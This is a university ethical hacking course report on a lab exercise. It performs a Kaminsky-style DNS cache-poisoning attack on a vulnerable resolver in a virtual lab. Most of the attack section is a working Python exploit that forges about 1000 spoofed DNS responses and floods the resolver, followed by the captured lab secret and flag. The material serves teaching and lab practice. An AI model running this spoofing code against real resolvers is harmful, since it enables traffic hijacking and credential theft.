University of Rome “La Sapienza”

MSc. In Cybersecurity

Ethical Hacking Course

A.Y. 2018/2019

Ethical hacking third assignment

DNS Kaminsky Attack Lab

TABLE OF CONTENTS

1 Introduction

In this report, we will be going to describe in depth our work when dealing with the DNS cache poisoning, assigned as the third homework activity for the Ethical Hacking course.
We were presented a scenario in which we needed to take the part of the hacker, which was represented by the Russian mafia, aiming at carrying on a malicious attack on the DNS of an English bank called Bank of Allan (BankOfAllan.co.uk), by taking over the bank's web site. The aim of the Russian mafia is to spoof the bank's website and steal the customers' credentials in the very moment of their log in in the website.
In brief, the Domain Name Sever (DNS) is a hierarchical and decentralized naming system for computers, services, or other resources connected to the Internet or a private network. It associates various information with domain names assigned to each of the participating entities.
The aim is to perform a DNS cache poisoning against a vulnerable DNS sever (vulnDNS), which enabled us to perform the attack.
The attack is carried out by binding a different IP address to the BankOfAllan.co.uk, and inserting a DNS record into its cache.
In this way the future requests to "BankOfAllan.co.uk" will be redirected to that different IP.
In this simulated environment there are two virtual machines vulDNS which contain also the name server of "BankOfAllan.co.uk" and a Kali Linux machine which refers to the attacker who controls the domain "badguy.ru".


2 Ports and IP addresses

We will start by identifying the IP addresses of all entities and port numbers required to launch your attack.

IP address and ports used in order to perform the attack:

- **VulnDNS IP: 192.168.80.129.**


This IP address was found by launching the command "***ip a***" in the virtual machine shell.



```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 100
0
    link/ether 00:0c:29:56:e4:8d brd ff:ff:ff:ff:ff:ff
    inet 192.168.80.129/24 brd 192.168.80.255 scope global eth0
```

- **Local DNS port: 53.**


The port number was found in the configuration file **"config.json"** in the Virtual Machine VulnDNS.



```
root@osboxes:~# cat config.json
{"localIP":"192.168.80.129","localDNSport":53,"badguyIP":"192.168.80.128","badguyDNSport":55553,"sec
ret": "dnshacked1337"}
```

- **Badguy IP (Kali machine): 192.168.80.128.**


This IP address was found by launching the command "***ip a***" in the virtual machine shell.



```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP gr
oup default qlen 1000
    link/ether 00:0c:29:e2:9c:c9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.80.128/24 brd 192.168.80.255 scope global dynamic noprefixroute
 eth0
```

- **Badguy DNS port: 55553.**


The port number was found in the configuration file ***"config.json"*** in the Virtual Machine VulnDNS.



```
root@osboxes:~# cat config.json
{"localIP":"192.168.80.129","localDNSport":53,"badguyIP":"192.168.80.128","badguyDNSport":55553,"sec
ret": "dnshacked1337"}
```

- **Bankofallan authoritative name server: 10.0.0.1.**

This IP address was found using the command ***"dig"*** in the Badguy's Kali virtual machine shell. **"dig 192.168.80.129 NS bankofallan.co.uk"**.



```
root@kali:~# dig bankofallan.co.uk NS @192.168.80.129

; <<>> DiG 9.11.5-P4-1-Debian <<>> bankofallan.co.uk NS @192.168.80.129
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43301
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;bankofallan.co.uk.             IN      NS

;; ANSWER SECTION:
ns.bankofallan.co.uk.   3600    IN      A       10.0.0.1
bankofallan.co.uk.      3600    IN      NS      ns.bankofallan.co.uk.

;; Query time: 1 msec
;; SERVER: 192.168.80.129#53(192.168.80.129)
;; WHEN: Thu May 30 11:43:03 CEST 2019
;; MSG SIZE  rcvd: 68
```


- **Flag port: 1337**

The number of the flag port was given in the assignment.

3 DNS cache poisoning

After having identified the IP addresses of all entities and the various port numbers used in the attack, we will describe the attack we performed on the DNS cache of BankOfAllan.co.uk, writing a Phyton script.


1. First of all, we added the authoritative name server of BankOfAllan 10.0.0.1 to the loopback on the Kali Linux virtual machine, where “bankofallanNS” is equal to 10.0.0.1.



```
os.system("ip addr add "+bankofallanNS+" dev lo")
```


The reason behind it is that we need to bind a socket to this IP. This will be useful later to falsify the address of some DNS responses.

2. Secondly, we started a thread in listening to capture the flag, returned by the server if the cache poisoning was correctly executed.



```
# start thread to catch the flag.
thread.start_new_thread(listenerthread, ())
```


In order to do this, we opened a socket and bound it to the Badguy DNS port 1337. We let the thread run, while we perform all the other steps to complete the attack.




```
def listenerthread():
    """
    This thread stay in listening mode in order to capture the flag,
    after that, the flag is assigned to a global variable.

    Listening on port: 1337.
    """
    # global variable used by the "exploit" method to check if the thread has captured the flag.
    global flag
    # socket to listen
    flagsock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    flagsock.setsockopt(socket.SOL_SOCKET,socket.SO_REUSEADDR,1)
    flagsock.bind(("",flagport))
    # The flag is captured (readed) by the socket
    flag = flagsock.recvfrom(512)
```

As soon as we receive the flag, meaning that we correctly managed to poison the cache. The thread assigns the flag to the global variable “flag” and the calling method can check the variable, if the global variable is assigned the program terminates.

3. We retrieved the query ID and the source port.
The source port is the port where we send the fake DNS responses that we previously crafted.




```
# get query id and source port.
queryid, sourceport = getqueryidnport()
```




```
def getqueryidnport():
    """
    This method get the query id and the source port.
    The socket is listening on port 55553 (badguyDNSport), and wait for the response, while a request is sent to "badguy.ru".
    After capturing The packet, the socket will extract the source port and the query id.
    To obtain successive queryid we need to craft fake DNS query response packets trying to guess the next id.

    sourceport: Used in order to deliver the fake DNS query response to the right port.
    dnsock: Socket used to catch the request
    """
    # socket listening on port 5553 used to catch a DNS request to get th
    dnsock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    dnsock.setsockopt(socket.SOL_SOCKET,socket.SO_REUSEADDR,1)
    dnsock.bind(("",badguyDNSport))
    # request to solve "badguy.ru" to the DNS, not need to print so the output is redirected,
    # the socket will cath it anyway.
    os.system("dig badguy.ru @"+dnsIP+" > /dev/null")
    # read response.
    response = dnsock.recvfrom(512)
    # get source port.
    sourceport = response[1][1]
    # get query id.
    queryid = int(str(dnslib.DNSRecord.parse(response[0])).split("\n")[0].split(" ")[7])
    return (queryid,sourceport)
```

The query ID is useful because the DNS requests are almost incremental of an undefined number. The following 1000 fake DNS response packets' query ID crafted will have incremental query ID starting from the initial retrieved query ID and incrementing each time by 1, in a range of [retrieved qID, retrieved qID + 1000]. The limit range of the query ID is 65.535.




```
# generate fake reply packets in advance to be faster to send, query id cant be greater than 65535.
fakereplieslst = [ fakeReplys(qid) for qid in range(queryid,queryid+1000 % 655535) if qid <= 65535]
```




```
def fakeReplys(qid):
    """
    This method craft a fake DNS response packet where associate the bankofallan.co.uk to the badguy ip.

    qid: Is the queryID to assign to the crafted packet.
    """
    # craft fake DNS query response
    fakeReplyPacket = dnslib.DNSRecord(dnslib.DNSHeader(id = qid, qr = 1, aa = 1, ra = 1), q = dnslib.DNSQue
stion("www1337.bankofallan.co.uk"), a = dnslib.RR("bankofallan.co.uk", dnslib.QTYPE.A, rdata = dnslib.A(badg
uyIP), ttl = 10000)).pack()
    return fakeReplyPacket
```

4. As soon as we craft all the 1000 packets, we send a DNS request to BankOfAllan and immediately we send, trough the socket, all the fake DNS responses we previously crafted to BankOfAllan name sever.




```
#socket used to send fake replies to 10.0.0.1 on port 53
sendreplysock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sendreplysock.setsockopt(socket.SOL_SOCKET,socket.SO_REUSEADDR,1)
sendreplysock.bind((bankofallanNS,DNSport))
```




```
# send fake replies
for reply in fakereplieslst:
    # send fake replies to the destinate ip address and source port.
    sendreplysock.sendto(reply,(dnsIP,sourceport))
```

5. After all the above-mentioned steps, if we manage to correctly poison the cache, the flag will be captured by the listening thread and return and print it.




```
# check if the listener catched the flag
if flag:
    # if the flag is captured return the flag (terminate the programm)
    return (flag[0], base64.b64decode(flag[0].replace('\n','')))
```

Otherwise, we will repeat all the steps, until we find the flag.
Finally, we expect the program to poison the cache and print the flag in base64 and decode flag.



```
# if the flag is captured return the flag (terminate the programm)
return (flag[0], base64.b64decode(flag[0].replace('\n','')))
```




```
flag = exploit()
print "======== Flag ========"
print flag[0]
print "\n=== decoded base64 ==="
print flag[1]
```

4 The secret returned


At the end of our attack, the secret returned is a base64 encrypted string, which we decrypted and printed.

Our secret is “dnshacked1337”



```
root@osboxes:~# cat config.json
{"localIP":"192.168.80.129","localDNSport":53,"badguyIP":"192.168.80.128","badguyDNSport":55553,"sec
ret": "dnshacked1337"}
```

With that secret, we receive the following flag.



```
root@kali:~/Desktop# python exploit.py
RTNETLINK answers: File exists
.
.
======== Flag ========
MzZiYmJmMzM1MDdkZjhmZGRjYzExMjk2ZGRjZGUxNzY0ZTllNjNjN2NmMjFlMDczYTgyNjcxOGVi
MTg0OWYzZA==

=== decoded base64 ===
36bbbf33507df8fddcc11296ddcde1764e9e63c7cf21e073a826718eb1849f3d
```